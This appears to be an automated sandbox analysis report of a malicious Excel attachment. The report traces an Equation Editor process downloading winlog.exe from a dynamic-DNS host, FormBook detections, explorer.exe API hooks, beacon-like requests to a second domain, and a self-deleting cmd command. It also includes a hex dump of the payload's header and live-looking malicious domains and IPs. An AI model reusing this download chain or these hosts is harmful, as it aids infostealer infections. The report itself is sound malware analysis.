Nov 20, 2020 11:27:50.271962881 CET	8.8.8.8	192.168.2.22	0x746f	No error (0)	thdyneverwalkachinese2loneinlifekthfnp.ydns.eu		103.141.138.87	A (IP address)	IN (0x0001)
Nov 20, 2020 11:29:22.402642012 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.segredosdocopywriting.com		172.67.181.41	A (IP address)	IN (0x0001)
Nov 20, 2020 11:29:22.402642012 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.segredosdocopywriting.com		104.24.99.174	A (IP address)	IN (0x0001)
Nov 20, 2020 11:29:22.402642012 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.segredosdocopywriting.com		104.24.98.174	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- thdyneverwalkachinese2loneinlifekthfnp.ydns.eu
- www.segredosdocopywriting.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	103.141.138.87	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:27:50.506499052 CET	0	OUT	GET /chnsfrnd2/winlog.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: thdyneverwalkachinese2loneinlifekthfnp.ydns.eu Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:27:50.727421999 CET	2	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 10:27:54 GMT Server: Apache/2.4.34 (Win32) OpenSSL/1.0.2o PHP/5.6.38 Last-Modified: Thu, 19 Nov 2020 20:54:09 GMT ETag: "eb000-5b47bede9f95e" Accept-Ranges: bytes Content-Length: 962560 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 47 db b6 5f 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 0b 00 00 2e 0c 00 00 80 02 00 00 00 00 00 ee 4c 0c 00 00 20 00 00 00 60 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 0f 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 a0 4c 0c 00 4b 00 00 00 00 60 0c 00 b4 7d 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 0e 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 2c 0c 00 00 20 00 00 00 2e 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 b4 7d 02 00 00 60 0c 00 00 7e 02 00 00 30 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 0e 00 00 02 00 00 00 ae 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 4c 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 d0 52 00 00 3c 40 00 00 03 00 00 00 f4 00 00 06 0c 93 00 00 89 b9 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 3f 00 00 00 01 00 00 11 02 28 01 00 00 0a 38 18 00 00 00 38 f0 ff ff ff fe 0c 00 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 2a 02 28 04 00 00 06 20 00 00 00 00 16 3a e0 ff ff ff 26 20 00 00 00 00 38 d5 ff ff ff 00 13 30 03 00 4d 00 00 00 02 00 00 11 20 01 00 00 00 fe 0e 01 00 38 00 00 00 00 fe 0c 01 00 45 02 00 00 00 22 00 00 00 05 00 00 00 38 1d 00 00 00 73 22 00 00 06 13 00 20 00 00 00 00 28 05 00 00 06 3a d8 ff ff ff 26 38 ce ff ff ff 2a 11 00 6f 19 00 00 06 38 f3 ff ff ff 00 00 00 13 30 03 00 b1 00 00 00 01 00 00 11 20 02 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 05 00 00 00 65 00 00 00 45 00 00 00 25 00 00 00 64 00 00 00 05 00 00 00 38 60 00 00 00 02 7b 01 00 00 04 28 07 00 00 06 20 00 00 00 00 28 05 00 00 06 3a c8 ff ff ff 26 38 be ff ff ff 03 39 3a 00 00 00 20 01 00 00 00 28 05 00 00 06 3a ad ff ff ff 26 20 01 00 00 00 38 a2 ff ff ff 02 7b 01 00 00 04 3a b5 ff ff ff 38 00 00 00 00 38 0b 00 00 00 20 04 00 00 00 38 83 ff ff ff 2a 02 03 28 02 00 00 0a 20 03 00 00 00 28 05 00 00 06 3a 6c ff ff ff 26 20 01 00 00 00 38 61 ff ff ff 00 00 00 13 30 04 00 35 02 00 00 01 00 00 11 20 08 00 00 00 fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 45 10 00 00 00 a7 00 00 00 82 01 00 00 1f 01 00 00 af 01 00 00 cd 00 00 00 4b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELG_.L `@ @LK`} H.text, . `.rsrc}`~0@@.reloc@BLHR< @0?(88E8*(:& 80M 8E"8s" (:&8*o80 8EeE%d8`{(((:&89: (:& 8{:88 8*((:l& 8a05 8EK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	172.67.181.41	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 11:29:22.433763027 CET	1014	OUT	GET /ogg/?tB=RFlQYLrZdnT7pMnfFMeIQbGHDdniJp1JjixjIr26XgGQhDWG8PiH1Erj4JEp2RyyMZp0Iw==&mbC0 J=WL3hLJ98 HTTP/1.1 Host: www.segredosdocopywriting.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 11:29:22.465790987 CET	1015	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 20 Nov 2020 10:29:22 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 20 Nov 2020 11:29:22 GMT Location: https://www.segredosdocopywriting.com/ogg/?tB=RFlQYLrZdnT7pMnfFMeIQbGHDdniJp1JjixjIr26XgGQ hDWG8PiH1Erj4JEp2RyyMZp0Iw==&mbC0J=WL3hLJ98 cf-request-id: 0686cca59a00007335491ca000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Bf3j%2F1vQ%2Fjjmdm9TXlDCBJxYSVb4L5eq m54WB1%2Frab9jM5yqbhhBUV8xSjWCdkEizKcLUtPAfa3su3wCTHIj9Ot81X5eUax7HwwK1A0diXxwju%2BnK8yn1a bAv1MRLQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5f517d4f5f567335-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE5
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE5
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE5
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE5

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2268 Parent PID: 584

General

Start time:	11:26:58
Start date:	20/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f780000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Request for quotation.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F9CF526	WriteFile
C:\Users\user\Desktop\~$Request for quotation.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F9CF591	WriteFile
C:\Users\user\Desktop\~$Request for quotation.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F9CF526	WriteFile
C:\Users\user\Desktop\~$Request for quotation.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F9CF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	<58	binary	3C 35 38 00 DC 08 00 00 02 00 00 00 00 00 00 00 6E 00 00 00 01 00 00 00 36 00 00 00 2C 00 00 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 20 00 66 00 6F 00 72 00 20 00 71 00 75 00 6F 00 74 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 78 00 6C 00 73 00 78 00 00 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 20 00 66 00 6F 00 72 00 20 00 71 00 75 00 6F 00 74 00 61 00 74 00 69 00 6F 00 6E 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2412 Parent PID: 584

General

Start time:	11:27:18
Start date:	20/11/2020
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2924 Parent PID: 2412

General

Start time:	11:27:22
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x30000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2249509307.0000000003419000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2249509307.0000000003419000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2249509307.0000000003419000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 33%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6C4CAA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E517995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E517995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E42DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E51A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E42DE2C	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C4CAA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C4CAA52	unknown

Analysis Process: vbc.exe PID: 3024 Parent PID: 2924

General

Start time:	11:27:54

Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x30000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 3020 Parent PID: 2924

General

Start time:	11:27:55
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x30000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2948 Parent PID: 2924

General

Start time:	11:27:55
Start date:	20/11/2020
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x30000
File size:	962560 bytes
MD5 hash:	221E46C09EB3440BEB5A2256211C3262
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2278876000.00000000002C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2278876000.00000000002C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2278876000.00000000002C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2278962385.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2278962385.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2278962385.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2278791944.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2278791944.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2278791944.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2948

General

Start time:	11:27:57
Start date:	20/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2232 Parent PID: 1388

General

Start time:	11:28:07
Start date:	20/11/2020

Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x4a550000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2391054812.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2391163751.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2391163751.00000000001A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2391163751.00000000001A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2391208418.00000000001D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2391208418.00000000001D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2391208418.00000000001D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E57	NtReadFile

Analysis Process: cmd.exe PID: 2224 Parent PID: 2232

General

Start time:	11:28:11
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a550000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A55A7BD	DeleteFileW

Disassembly

Code Analysis